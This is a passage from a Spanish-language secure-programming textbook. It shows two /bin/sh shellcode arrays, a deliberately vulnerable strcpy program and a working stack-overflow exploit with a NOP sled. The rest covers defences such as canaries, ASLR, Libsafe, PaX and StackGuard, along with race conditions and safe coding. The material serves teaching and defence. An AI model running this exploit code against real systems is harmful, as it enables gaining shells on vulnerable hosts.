Lo normal es que no sepamos los códigos en hexadecimal de las instrucciones, para ello nos podemos valer de gdb o objdump. El resultado podemos observarlo en el ejemplo, nuestro código se encuentra en la variable shellcode y en el main ejecutamos dicho código para comprobar que funciona.

Rara es la ocasión en la que un atacante conoce la dirección exacta del código a ejecutar, el atacante tiene que determinar cuál es el desplazamiento entre éste y esp. Para aumentar las probabi-

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";

int main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
    return 0;
}
```

lidades de acierto se suele introducir en las primeras posiciones de memoria la instrucción NOP (No OPeration), cuyo código hexadecimal es el 0x90. Esta instrucción, como su nombre indica, no realiza ninguna operación. De esta forma avanza sin ejecutar nada hasta llegar al inicio del código. De la misma forma que se hace con la instrucción NOP colocada antes del código, después del código se suele poner repetida varias veces la dirección de memoria a donde saltar para aumentar las probabilidades de sobrescribir la dirección de retorno [36-40].

A continuación, vamos a ver un exploit: se encarga de construir la shell y prepararla. Para calcular la dirección en la que se encuentra el exploit, se basa en que el puntero **esp** no va a cambiar demasiado entre la ejecución del exploit y la del programa vulnerable; todos los programas comienzan con el mismo valor para **esp**. Éste almacena el exploit en una variable de entorno para introducirlo mejor en el programa y ejecuta una shell; desde esa shell tenemos que llamar al programa vulnerable y probar si conseguimos la shell o se produce un error.

El programa vulnerable:

```
#include <string.h>

int main (int argc, char *argv[]) {
    char buffer[512];

    if (argc>1)
        strcpy(buffer,argv[1]);    exploit:

    return 0;
}
```

```

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define NOP 0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);

    if (!(buff = malloc(bsize))) {
        printf("No hay suficiente memoria\n");
        exit(0);
    }
    addr = get_sp() - offset;
    printf("Dirección a la que se salta: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
    for (i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';

    memcpy(buff, "ENTRADA=", 4);
    putenv(buff);
    system("/bin/bash");
    return 0;
}

```

Si el buffer del programa vulnerable es muy pequeño, entonces se utilizan las variables de entorno que se encuentran al inicio de la pila, donde una de ellas tendrá el código a ejecutar. El buffer de

la aplicación vulnerable contendrá la dirección de dicho código y se encargará de sobrescribir la dirección de retorno.

1.1.7 Consejos para evitar los desbordamientos de memoria

Afortunadamente existen soluciones a los problemas vistos anteriormente, con un poco de disciplina y aplicando algunas reglas básicas podemos evitar los desbordamientos de buffer más simples. Algunas cosas que debemos hacer son:

- Comprobar los índices que se usan en los arrays; no sólo el límite superior sino también el inferior. Además tenemos que tener cuidado con las cadenas puesto que siempre tienen que terminar con el carácter nulo.
- Utilizar las funciones `n`; casi todas las funciones para manejar cadenas tienen un equivalente que permite pasar el número de bytes que se van a copiar, por ejemplo, en vez de usar `strcat()` podemos usar `strncat()`. Hay que tener en cuenta que estas cadenas no consideran el carácter nulo final y truncan la cadena en posición `n`, por lo que debemos añadirlo al final de la cadena y no servirán para nada si permitimos al usuario introducir el parámetro `n` o longitud de la cadena a copiar. Algunos problemas que se pueden presentar son que estas funciones truncan la cadena y la consideran válida; piense por ejemplo un atacante debe introducir la ruta de un fichero e introduce muchas veces el carácter `'/'` modificando así la raíz del directorio. Pueden verse ejemplos en la Ilustración 2.
- Seguir los consejos que nos presenten el compilador y las páginas del manual sobre las funciones que usemos, por ejemplo, si usamos la función `gets()` el compilador nos advertirá.
- Evitar el uso de `strlen`, si no podemos asegurar que la cadena acaba con el carácter nulo.
- Si usamos cualquier función de la familia `scanf()` (`scanf()`, `fscanf()`, `sscanf()`, `vscanf()`, `vsscanf()`) debemos controlar la longitud de la cadena.

Funciones peligrosas	Funciones no peligrosas
strcpy	strncpy
strcat	strncat
sprintf	snprintf
gets	fgets
strlen	
scanf	
sscanf	
vscanf	
fscanf	
vsscanf	
realpath	
getopt	
getpass	
streadd	
strecpy	
strtrns	

Ilustración 2: Funciones C peligrosas

select	
--------	--

- Asegurarse de que el límite de los bucles que usan getchar(), getc() o fgets(), no sea mayor que los buffer y que no se pueda modificar.
- Comprobar la longitud de los argumentos recibidos a través de la línea de comandos antes de almacenarlos en un buffer.
- Para evitar los desbordamientos de heap y bss, además de controlar el número de datos que se almacenen en los mismos es recomendable cambiar el orden de declaración e iniciación de las variables.

Desgraciadamente muchas veces tendremos que decidir entre cumplir el estándar C o la seguridad; por ejemplo, la función snprintf no está soportada por el estándar ISO 1990, de tal forma que romperíamos la portabilidad del código hacia otras plataformas y versiones antiguas de los sistemas operativos. Otro consejo que se suele dar a los programadores y viene recomendado por las guías de estilo de programación GNU es no utilizar buffer de tamaño fijo, sino utilizar memoria dinámica, con el riesgo de quedarse sin memoria pero a salvo de los desbordamientos de pila. En cuanto a los administradores es recomendable que estén en todo momento informados de las vulnerabilidades y que lleven un control sobre los parches de los programas vulnerables. Sería deseable que fueran capaces de realizar las modificaciones sobre el código fuente del programa

solucionando así el problema². Desgraciadamente no siempre es posible estar al día de todos los programas que fallan, de hecho no todas las vulnerabilidades se hacen públicas, por eso es útil instalar algunos programas (que detallamos más adelante) que nos cubren las espaldas en caso de que falle el programa, es decir, si un programa es vulnerable podemos evitar que el atacante se haga con el sistema aunque dicho programa dejara de ejecutarse.

1.2 Mecanismos de defensa

Para evitar los problemas planteados se han desarrollado técnicas que buscan impedir o, al menos, minimizar los problemas y su explotación.

1.2.1 . Pila no ejecutable

La primera medida llevada a cabo es hacer que zonas de memoria como la pila y el heap sean no ejecutables. Esto hace que, si se produce un desbordamiento, se impida ejecutar código de esas zonas y explotar el desbordamiento. Por desgracia, la aplicación “general” de esta medida puede hacer que algunos programas dejen de funcionar por lo que, aun siendo bueno, deba desactivarse para algunos programas. Esto en los últimos procesadores se hace a través del denominado DEP (*Data Execution Prevention*) y el bit NX (*Not Execution*) de los procesadores, que lo que hacen es precisamente eso, impedir que las partes de datos se ejecuten. No es la panacea, aunque los programas permitan su uso, ya que siempre podría realizarse llamadas a programas, librerías o utilidades del sistema operativo para realizar la ejecución de código arbitrario [41-45].

1.2.2 Aleatoriedad de memoria

Para evitar que un ataque encuentre direcciones que no le interesen o librerías o programas ajenos a un proyecto, una mejora que se lleva a cabo es hacer que el espacio de memoria sea aleatorio de tal forma que para explotar un desbordamiento haya que “deducir” cuál es la dirección de memoria donde estamos, donde colocar están los exploits o a donde ha de saltarse, con lo que se complica enormemente el aprovechamiento. Con Windows XP apareció la tecnología ASLR (*Address Space Layout Randomization*) por la cual al cargar un programa este lo hace en una ubicación elegida de 256 posibles, y cualquier ataque tiene 1 entre 256 posibilidades de acertar.

1.2.3 Canarios

Antiguamente en las minas se solían introducir canarios (pájaros). La razón no era por su canto (que seguro ayudaba mucho) sino porque eran muy susceptibles a problemas de CO o gases mortales. De tal manera que si el canario moría, los mineros sabían que pasaba algo y salían corriendo de allí.

Con esa idea en mente surgió la utilización de canarios de código. En la informática lo que se hace es introducir junto a la variable de retorno de la función, otros números, que es lo que se llama canarios, de manera que al sobrescribir la dirección de retorno, este valor también cambiará y comprobar el canario durante la ejecución del código, se detectará dicho cambio y se la modificación ilícita del código.

1.2.4 Librerías alternativas

² En algunas listas de distribución, cuando el problema es muy grave y los responsables del software no han sacado el parche que corrige el problema, dan instrucciones sobre qué líneas de código hay que cambiar para no ser vulnerable

Con el paso del tiempo y a la vista del impacto de los desbordamientos se han realizado muchas mejoras en las librerías que se usan, en algunos casos saltándose las especificaciones o tomando decisiones internas que permitan mantener la seguridad siendo compatibles al máximo con otras librerías inseguras.

1.2.5 Herramientas

En esta sección vamos a comentar algunas de las alternativas existentes para protegerse de los desbordamientos de memoria, aunque la mejor protección suele ser escribir bien el código fuente. Algunos proyectos están orientados a desarrolladores y otros a administradores.

1.2.5.1 Analizadores de código

No son exclusivos de ningún lenguaje ni plataforma. Todos los lenguajes y entornos de desarrollo más o menos serios poseen alguno. Por ejemplo, Eclipse posee varios plugins orientados a obtener métricas de código, detectar errores de programación y uso inseguro de consultas SQL (por ejemplo).

De igual forma Visual Studio posee un analizador de código estático donde se vuelca todos los vastos conocimientos en esta área que poseen. Puede obtenerse información en <http://blogs.msdn.com/fxcop/>

Orientados a los desbordamientos, existen Valgrind (<http://valgrind.org/>) y Splint. Esta última es una herramienta que comprueba el código fuente escrito en C buscando vulnerabilidades o errores de programación. Antiguamente era conocido como lclint, pero a partir de la versión 3.0 cambiaron su nombre por Splint Secure Programming Lint SPecifications Lint. Son muchos los programadores que no tienen simpatía por esta aplicación, debido a que suele ser bastante impertinente, mucho más que el flag -Wall o -pedantic del compilador gcc, y avisa sobre muchas sentencias que algunos programadores pasan por alto. De todas formas, es recomendable que se sigan los consejos, al igual que utilizar el flag -Wall, para ahorrarnos futuros problemas.

Splint es independiente del compilador, como hemos dicho antes actúa sobre el código de acuerdo al ISO C99 y soporta muchas de las extensiones de C997.

Splint puede realizar de pocos chequeos (-weak) a muchos chequeos (-strict), aunque se pueden elegir diferentes niveles intermedios como -standard o -check (consultar la página del manual para saber qué tipo de chequeos recibe en cada caso). Además, Splint puede recibir multitud de parámetros, a continuación resumimos los más importantes para el tema que estamos tratando:

+bounds: Comprueba si es posible la escritura o lectura fuera de los límites de una variable.

+boundswrite: Como el anterior pero sólo para escritura.

+boundsread: Como el anterior pero sólo lectura

+nullterminated: Comprueba que las cadenas terminen con el carácter nulo.

Existen más opciones que podemos utilizar. Para ver una descripción de las mismas podemos usar `splint -help flags memory`.

Su uso es tan sencillo como:

`splint +bounds ejemplo.c`

1.2.5.2 Libsafe

Libsafe es un middleware desarrollado por los laboratorios de investigación de Avaya. El objetivo del proyecto es detectar y manejar los buffer overflow. La utilización de Libsafe no requiere modificar el código fuente ni los binarios de los programas, sino que intercepta las llamadas a las funciones vulnerables como `strcpy()` y ejecuta sus propias funciones, que cuentan con la misma

funcionalidad que las originales, pero que abortan su ejecución e informan del error cuando detectan un desbordamiento de memoria.

Las funciones que Libsafe monitoriza son:

- strcpy(char *dest, const char *src)
- strncpy(char *dest, const char *src)
- wcscpy(wchar_t *dest, const wchar_t *src)
- wcsncpy(wchar_t *dest, const wchar_t *src)
- strcat(char *dest, const char *src)
- wscat(wchar_t *dest, const wchar_t *src)
- getwd(char *buf)
- gets(char *s)
- vf scanf(const char *format, ...)
- realpath(char *path, char resolved_path[])
- v sprintf(char *str, const char *format, ...)

Libsafe se carga como una librería dinámica y se carga antes que las librerías estándar, de tal forma que cuando un programa se ejecuta y llama a las funciones vulnerables, realmente usa las funciones de Libsafe. Si los argumentos recibidos producen un desbordamiento, Libsafe genera una alerta que manda al demonio syslogd y además mata el proceso con una señal SIGKILL. También es posible indicar al programa que cuando falle envíe un e-mail con el fallo o que cree un fichero core, pero es necesario recompilar el programa.

No hay que pasar por alto dos detalles muy importantes. Uno es la versión de libc que usa nuestro programa, puesto que Libsafe no funciona con libc5, y otro es la opción -fomit-frame-pointer, que se usa al compilar los programas y que impide la correcta ejecución de Libsafe. Por lo tanto debemos estar seguros de que los programas que queremos controlar no tengan estos problemas5. Para usar Libsafe tenemos que asignarle a la variable de entorno LD_PRELOAD la ruta de libsafe y exportar la variable.

LD_PRELOAD = /lib/libsafe.so.2 export LD_PRELOAD

Para que los programas suid también usen libsafe tenemos que escribir la ruta de la librería en el fichero /etc/ld.so.preload. A partir de este momento se utiliza de forma transparente Libsafe, y si queremos que un programa no lo use tenemos que especificarlo en el fichero /etc/libsafe.exclude. Para que el programa nos envíe un correo electrónico cada vez que la aplicación falle tenemos que añadirle a la orden de compilación lo siguiente: -DNOTIFY_WITH_EMAIL.

Veamos un ejemplo de cómo funcionaría

```

#include <string.h>

void funcion (char *str) {
    char buffer[15];

    strcpy(buffer,str);
}

int main (void) {
    char cadena[256];
    int i;
    for(i=0;i<255;i++)
        cadena[i]=' A';
    funcion(cadena);
    return 0;
}

```

Y su salida:

```

Libsafe version 2.0.16
Detected an attempt to write across stack boundary.
Terminating /home/fjp/codigo/2buffer.exe.
uid=1000 euid=1000 pid=29231
Call stack:
0x4001a41c /lib/libsafe.so.2.0.16
0x4001a510 /lib/libsafe.so.2.0.16
0x8048377 /home/fjp/codigo/2buffer.exe
0x80483cb /home/fjp/codigo/2buffer.exe
0x4003ddc1 /lib/libc-2.3.2.so
Overflow caused by strcpy()
Terminado (killed)

```

Como podemos ver, el programa es matado al intentar sobrescribir la pila; sin embargo, si lo probamos con el primer ejemplo de desbordamiento podemos ver cómo no se activa la protección, puesto que no usa ninguna de las funciones de cadenas vulnerable. Aunque es una librería útil no estamos totalmente protegidos contra los desbordamientos de memoria.

1.2.5.3 PaX

PaX es un proyecto cuyo objetivo es desarrollar mecanismos de defensa que permitan proteger el espacio de direcciones ante posibles accesos de lectura o escritura de un atacante. PaX funciona para una amplia gama de arquitecturas (i386, SPARC, SPARC64, alpha, parisc y ppc) y proporciona además de parches para el núcleo, programas como paxctl para controlar diversas opciones desde el espacio de usuario.

PaX proporciona las siguientes características:

- Páginas no ejecutables: gracias a esta opción podemos evitar que el montón o heap puedan ejecutar código.
- Un espacio de memoria aleatorio, de tal forma que muchos de los exploit no funcionarán. Los objetos que puede colocar de esta manera son:
 - La imagen de un ejecutable.
 - La imagen de las librerías cargadas dinámicamente.
 - La pila del usuario.

- La pila del kernel.
 - No permite escribir en los dispositivos `/dev/mem`, `/dev/kmem` y `/dev/port`, para evitar posibles modificaciones del kernel.
 - No muestra la información de la memoria de los procesos a través de `/proc/<pid>/maps` o `/proc/<pid>/stat`
 - Inhabilita las funciones `iopl()` e `ioperm()` que pueden modificar el estado del kernel.
 - Oculta los símbolos del kernel.
 - Restringe la función `mprotect()` que permite el tipo de acceso sobre una región de memoria.

Al activar algunas de estas características es posible que más de un programa no funcione correctamente o simplemente no funcione, por ejemplo, si activamos la opción de las páginas no ejecutables algunos drivers de Xfree86 no funcionarán, al igual que versiones antiguas del jdk o el programa wine. Afortunadamente se proporciona la herramienta `paxctl`, que permite habilitar o deshabilitar dichas características sobre los ejecutables que deseemos. También señalar la posible pérdida de rendimiento debido a que las comprobaciones se hacen mediante software. Es recomendable leer la documentación del proyecto, puesto que esta falta de rendimiento no afecta por igual a unas arquitecturas que a otras [46-50].

Existen otras alternativas a PaX:

- OpenWall <http://www.openwall.com/linux/>
- RSX <http://www.starzetz.com/software/rsx/>
- kNoX <http://isec.pl/projects/knox/knox.html>
- Exec Shield <http://people.redhat.com/mingo/exec-shield/>

Y PaX forma parte de numerosos proyectos. Para instalarlo recomiendo usar `grsecurity`, que además aporta más características y es más fácil de instalar en cualquier distribución. Estos son los proyectos que lo incorporan:

- GrSecurity <http://www.grsecurity.net>
- Adamantix (Debian Trusted) <http://www.adamantix.org>
- Hardened Gentoo <http://www.gentoo.org/proj/en/hardened/>
- Kaladix Linux <http://www.kaladix.org>
- OpenBSD <http://www.openbsd.org>

Este tipo de protecciones ofrecen mucha seguridad, pero no son recomendables para entornos de escritorio, están orientadas a servidores. Gracias a ellas, si un programa es vulnerable, el atacante no puede hacerse con el sistema, pero desgraciadamente no son infalibles por lo tanto, aunque esté instalado en nuestro sistema no tenemos que bajar la guardia nunca.

1.2.5.4 StackGuard

StackGuard es una extensión de gcc cuyo objetivo es impedir los desbordamientos de buffer, más concretamente el desbordamiento de la pila, a costa de perder un poco de rendimiento. Cuando un programa vulnerable es atacado, StackGuard lo detecta y además de generar una alerta termina con la ejecución del programa. El método de detección que usa son los canarios, comentados anteriormente. Para que los programas lo soporten es necesario compilar de nuevo la aplicación. IBM ha desarrollado un sistema de protección basado en StackGuard llamado ProPolice <http://www.trl.ibm.com/projects/security/ssp> más avanzado.

1.2.5.5 StackShield

StackShield es como StackGuard, una extensión de gcc. En este caso añade código al inicio y al final de la función, cuya misión es primero guardar una copia de la dirección de retorno en una tabla y después al finalizar la función copiar el valor de la tabla a la pila. Así, aunque el atacante sobrescriba la dirección de retorno, la función regresa a la función que la llamó. Al contrario que otras soluciones, StackShield no avisa si se produce un desbordamiento de la pila. Al igual que el anterior, este sistema no es infalible y aunque no podemos modificar la dirección de retorno de la función donde se produzca el error, podemos modificar otras partes sensibles del código de nuestro programa que no son controladas por StackShield.[11]

1.2.6 Referencias

Esto es sólo la punta del iceberg, para saber más sobre estos problemas es recomendable leer:

- Smashing The Stack For Fun And Profit -Phrack no 49, a.15.
- Hardening The Linux Kernel -Phrack no 52, a.6.
- Frame Pointer Overwriting -Phrack no 55, a.8.
- Win32 Buffer Overflows (Location, Exploitation and Prevention) -Phrack no 55, a.15.
- Bypassing StackGuard And StackShield -Phrack no 56, a.5
- Writing MIPS/Irix Shellcode -Phrack no 56, a.15.
- IA64 Shellcode -Phrack no57, a.5.
- Vudo Malloc Tricks -Phrack no57, a.8.
- Once Upon a free() -Phrack no57, a.9.
- Writing ia32 Alphanumeric Shellcodes -Phrack no 57, a.15.
- The Advanced Return-Into-Lib(c) Exploits: PaX Case Study -Phrack no 58, a.4.
- Bypassing PaX ASLR Protection -Phrack no 59, a.9.
- Building Ptrace Injecting Shellcodes -Phrack no 59, a.c.
- Smashing The Kernel Stack For Fun And Profit -Phrack no 60, a.6.
- Advanced Doug Lea's Malloc Exploits -Phrack no 61, a.6.
- Advances in Windows Shellcode -Phrack no 62, a.7.

- UTF8 Shellcode -Phrack no 62, a.9.
- w00w00 on Heap Overflow <http://www.w00w00.org/files/articles/heaptut.txt>

1.3 Condiciones de carrera

Otro de los problemas de seguridad comunes en Unix son las condiciones de carrera, a la hora de usar determinados recursos del sistema operativo que pueden ser compartidos, como son ficheros o variables. Una condición de carrera es un comportamiento anómalo, donde intervienen varios procesos o hilos, y se usan los recursos creyendo tener acceso exclusivo. Dichos problemas ocurren debido al control inapropiado de la concurrencia, suelen ser difíciles de detectar y además de afectar al funcionamiento de los programas, con interbloqueos que pueden crear agujeros de seguridad.

Estas situaciones sólo ocurren en sistemas operativos multitarea como Unix, donde los procesos se van turnando a la hora de usar la CPU, y el momento en el cual el sistema operativo decide parar uno de los procesos y ejecutar otro, el momento en el que la ejecución queda suspendida es impredecible. Existen dos tipos de condiciones de carrera:

- Interferencias causadas por programas malintencionados
- Interferencias causadas por programas legítimos.

El primer tipo son los programas creados específicamente por un atacante para conseguir información privilegiada. Normalmente están orientados a conseguir modificar o leer ficheros a los cuales no tienen acceso, a través de programas con el bit Set-UID o Set-GID. Suelen denominarse como problema de las condiciones en secuencia (sequence) o no atómicas (non-atomic). El segundo tipo son varios programas o hilos que acceden a los recursos a la vez produciendo errores impredecibles. Para evitarlo se utilizará el bloqueo de ficheros.

1.3.1 Condiciones en secuencias o no atómicas

Las condiciones en secuencia consisten en dos o más sentencias, donde las primeras sentencias comprueban condiciones acerca de los recursos, que se han de cumplir para usar dichos recursos. Durante el intervalo de tiempo entre la condición y el uso del recurso un atacante puede modificar dicho estado del recurso sin que el programa lo note y utilizarlo cuando éste está incumpliendo la condición de inicio. Este tipo de condición de carrera se suele denominar **time-of-check-to-time-of-use** (TOCTTOU).

Para llevar a cabo los ataques se suele crear un programa que sustituye el fichero al que se accede y un script que lanza el programa vulnerable y nuestro programa. Para que tenga éxito el ataque puede ser necesario ejecutarlo miles de veces (ataque de fuerza bruta), aunque existen unos pequeños trucos que incrementan las posibilidades de éxito:

- Reducir la prioridad del proceso atacado con nice.
- Ejecutar procesos que consuman mucha CPU, por ejemplo, podemos lanzar varios bucles infinitos.
- Intentar usar la combinación de teclas CONTROL-Z para detener el proceso.

Como podemos ver, un administrador con el sistema correctamente configurado tendría que detectar estas artimañas, y si un usuario ha ejecutado mil veces el programa passwd, su deber es inhabilitar la cuenta del usuario de inmediato. A continuación, mostramos un ejemplo, y para

demostrar los problemas introducimos una espera de 20 segundos entre la comprobación y la apertura del fichero, momento que es utilizado para sustituir el fichero tmp por un enlace a cualquier fichero.

Como ya hemos apuntado antes, este tipo de errores se suele utilizar para modificar o acceder al sistema de ficheros. Algunos de los consejos a nivel de código para evitar estos problemas de seguridad son:

- Utilizar las funciones que reciben como argumento un descriptor de archivo, en vez de las funciones que reciben el nombre del fichero:
 - `fchdir (int fd)`
 - `fchmod (int fd, mode_t mode)`
 - `fchown (int fd, uid_t uid, gid_t gid)`
 - `fstat (int fd, struct stat *st)`
 - `ftruncate (int fd, off_t length)`
 - `fdopen (int fd, char *mode)`
- Cuando se usa la llamada `open` el kernel asocia un descriptor al contenido del archivo y esta asociación se mantiene hasta que se cierra el descriptor, de tal modo que si un usuario borra el enlace físico (el nombre del fichero) los bloques de este no son liberados hasta que el último descriptor se cierra. Sin embargo, si usamos el nombre del fichero, un atacante puede sustituir el fichero entre una llamada y otra. Así, por ejemplo, si necesitamos determinar que el usuario tenga permiso sobre un fichero primero abrimos el fichero con `open(2)` y después usamos la función `fstat(2)` para comprobar los permisos.
- Es muy importante recoger todos los valores devueltos por las funciones para determinar si la función se ejecutó correctamente.
 - Cuando creamos un fichero con la llamada `open(2)` usaremos los flags `O_CREAT` | `O_EXCL` y le otorgaremos los permisos más restrictivos posibles.

Otros problemas de seguridad que pueden surgir son los conocidos como symlink vulnerability. Por ejemplo, el editor joe cuando muere repentinamente crea un fichero llamado DEADJOE en el directorio donde se encontraba volcando toda la información que tenía en los buffers, de tal forma que si el atacante crea un enlace simbólico con el nombre de DEADJOE en los directorios donde root suele trabajar, éste podrá recopilar información que editaba el superusuario, y que podría ser importante (recolección de basura).

1.3.1.1 Gestión de archivos temporales

Los atacantes pueden utilizar los ficheros temporales para acceder a otros ficheros más importantes. Los ficheros temporales se suelen ubicar en `/tmp` o `/var/tmp`. En dichos directorios todos los

usuarios pueden crear y acceder a otros ficheros; tienen además el Sticky-bit activado,¹⁰ que impide borrar ficheros que no sean suyos.

Uno de los ataques más difundidos consiste en crear un enlace simbólico al fichero deseado, mientras el programa se ejecuta usando dicho enlace. Existen más variantes, como utilizar ficheros, pero todas se basan en emplear un objeto del sistema de ficheros en el mismo directorio temporal usado por el programa.

Para solucionar estos problemas primero tenemos que crear el nombre del fichero a partir de un nombre único; comprobaremos si el fichero temporal está ya creado usando la función `open` con los parámetros `O_CREAT` y `O_EXCL`, que genera un error si el fichero existe. Establecemos los permisos del fichero temporal si son datos sensibles o confidenciales, para lo cual utilizamos la función `umask(2)`, y si tiene éxito, la llamada a `open(2)`. Podemos hacerlo de forma segura, puesto que en caso de error la elección se deja al programador, que puede intentar crear otro fichero temporal o abortar el programa.

Para generar el nombre del fichero podemos usar:

- `char *tmpnam(char *)`
- `char *tmpnam(const char *dir, const char *prefix);`
- `FILE *tmpfile (void);`
- `char *mktemp(char *template);`
- `int mkstemp(char *template);`

A pesar de todo se recomienda tener cuidado con las funciones, puesto que cambian de una implementación a otra; por ejemplo, `tmpfile()` no usa `O_EXCL` y no produce error cuando el fichero existe.

1.3.2 Bloqueo de ficheros

Algunos programas no bloquean los ficheros cuando están siendo utilizados, situación que un atacante puede aprovechar para ejecutar varias instancias del mismo proceso con la esperanza de crear una condición de carrera y tener acceso a partes críticas del sistema, como pueden ser los ficheros de configuración.

Actualmente todavía existen muchos programas que crean un fichero para indicar el bloqueo, de tal forma que, si otra instancia se ejecuta al comprobar que existe el fichero, aborta la ejecución, pero tiene algunos inconvenientes: otro programa puede modificar el fichero y cuando el programa muere repentinamente el fichero no es borrado obligando al administrador a hacerlo, para que vuelva a funcionar el programa. A esto es lo que se conoce como Stuck locks, y aunque son fáciles de solucionar son bastante molestos. A este tipo de bloqueos se les denomina Advisory locks.

Otra forma de bloquear ficheros es que lo haga el kernel. Estos bloqueos pueden ser de lectura, permitiendo a más de un proceso leer, pero no modificar un archivo, o de escritura, en cuyo caso sólo un proceso tiene acceso al fichero. En Linux existen dos implementaciones: BSD y System V.

El bloqueo de BSD se basa en la función `flock()`; recibe el descriptor del archivo y como segundo argumento la acción a realizar, que puede ser `LOCK_SH` (bloqueo de lectura), `LOCK_EX` (bloqueo de escritura) o `LOCK_UN` (desbloquear).

En System V se usa la función `fcntl(2)`, una función que sirve para manipular el descriptor del fichero y recibe tres parámetros: el primer parámetro es el descriptor, el segundo es el comando a

ejecutar; de los muchos que hay nosotros usaremos para bloquear los archivos `F_SETLK`, que falla si no es posible realizar la operación y `F_SETLKW`, que espera hasta poder realizar la operación. Otro comando es `F_GETLK`, que nos informa si el archivo está bloqueado o no. El último parámetro es un puntero a una estructura `struct flock`, que describe el tipo de bloqueo. Véase la documentación de estas funciones para más detalles. Si queremos bloquear un archivo es recomendable utilizar la función `fcntl(2)`, que es más potente.

Para los administradores de sistemas, se puede emplear el parche de GrSecurity activando la opción `FileSystem Protections->Linking Restrictions`. Esta opción no permite realizar enlaces simbólicos a ficheros que no pertenecen a dicho usuario en los directorios que permiten la escritura a todos los usuarios como `/tmp`. Tampoco permite realizar enlaces duros a ficheros que no pertenezcan al usuario en todo el sistema de ficheros.

1.3.3 Consejos finales

Desgraciadamente, hoy en día, cuando se enseña algún lenguaje de programación, se suelen pasar por alto principios básicos de seguridad; por ejemplo en muchos cursos de programación, ya sean academias o universidades, muestran cómo utilizar la función `gets(2)`, que como ya hemos visto es una función que hay que desterrar al igual que ocurre con el `goto`. Los libros de programación tampoco tienen en cuenta estos principios y existen pocos que traten sobre el tema. Y los programadores, cuando escriben código, no suelen pensar en los posibles ataques que puede recibir su programa, ya sea por desconocimiento o por dejadez. Afortunadamente, parece que la situación actual está cambiando, aunque todavía no ha llegado a las universidades. Aumentan los libros y herramientas que ayudan a los programadores a realizar programas más seguros. Puesto que las empresas son conscientes de los problemas de seguridad en sus productos, ya de por sí muy graves, es una mala publicidad.

A continuación, veremos algunos consejos a la hora de programar aplicaciones con el lenguaje C, pero muchos de ellos se pueden aplicar a otros lenguajes como C++ o Java:

- a. Cada programa debe funcionar con el menor número de privilegios posible, y si lo creemos conveniente usar la función `chroot()` para limitar el número de archivos vistos por la aplicación. Los bits `Set-UID` o `Set-GID` deben desactivarse a no ser que no nos quede otra alternativa. También se debe minimizar el tiempo durante el cual los privilegios pueden ser usados.
- b. Es conveniente realizar código simple y claro, facilitará el mantenimiento y nos permitirá encontrar los problemas de seguridad más fácilmente.
- c. La configuración de nuestro programa sólo podrá ser modificada, y accesible por el administrador. Los valores por defecto serán lo más restrictivos posible, no existirán `password` de serie y los mecanismos de seguridad denegarán el acceso por defecto, obligando al administrador a autorizarlos explícitamente. También es recomendable que la sintaxis y las opciones de configuración sean claras y fáciles de usar; por ejemplo, gran parte de los problemas de seguridad de Sendmail son debido a una mala configuración.

- d. Se debe comprobar el acceso a todos los recursos; además esta comprobación se ha de realizar de forma continua.
- e. Usar lo menos posible mecanismos para compartir datos, como los ficheros temporales en /tmp
- f. Que el usuario pueda usar el programa fácilmente, sin que los mecanismos de seguridad estorben demasiado.
- g. Hay que filtrar las entradas para evitar que los atacantes introduzcan caracteres no válidos, como por ejemplo los metacaracteres o los caracteres de control, que pueden causar un funcionamiento incorrecto del programa. También se ha de tener en cuenta el tipo de codificación empleada (no es lo mismo usar UTF-8 o Latin1).
- h. Utilizar sólo librerías seguras, puesto que por muy seguro que sea nuestro programa, si usamos librerías con vulnerabilidades, nuestro programa tendrá problemas de seguridad.
- i. Permitir y aceptar sólo las entradas válidas y los valores esperados, el resto desecharlo, es decir, determinar qué es legal y el resto rechazarlo; y controlar los canales por los que han llegado o muestran esos datos.
- j. Comprobar los valores devueltos por las funciones.
- k. No mostrar información sensible, como por ejemplo la versión a canales no confiables como Internet.
- l. A la hora de desarrollar las aplicaciones es recomendable activar las advertencias y programas que nos indiquen posibles fallos como Splint o Valgrind.
- m. Gestionar correctamente la memoria para evitar comportamientos impredecibles del programa.
- n. Comprobar el entorno de ejecución del programa, principalmente las variables IFS y PATH.
- o. Cuidado con la generación de ficheros core, que pueden contener información sensible.
- p. Avisar sobre posibles entradas, que el programa puede considerar acciones de un atacante.
- q. La interfaz de nuestro programa no puede ser rodeada, todo usuario que quiera usar el programa tiene que pasar por ella.

1.3.3.1 Open Source vs Closed source

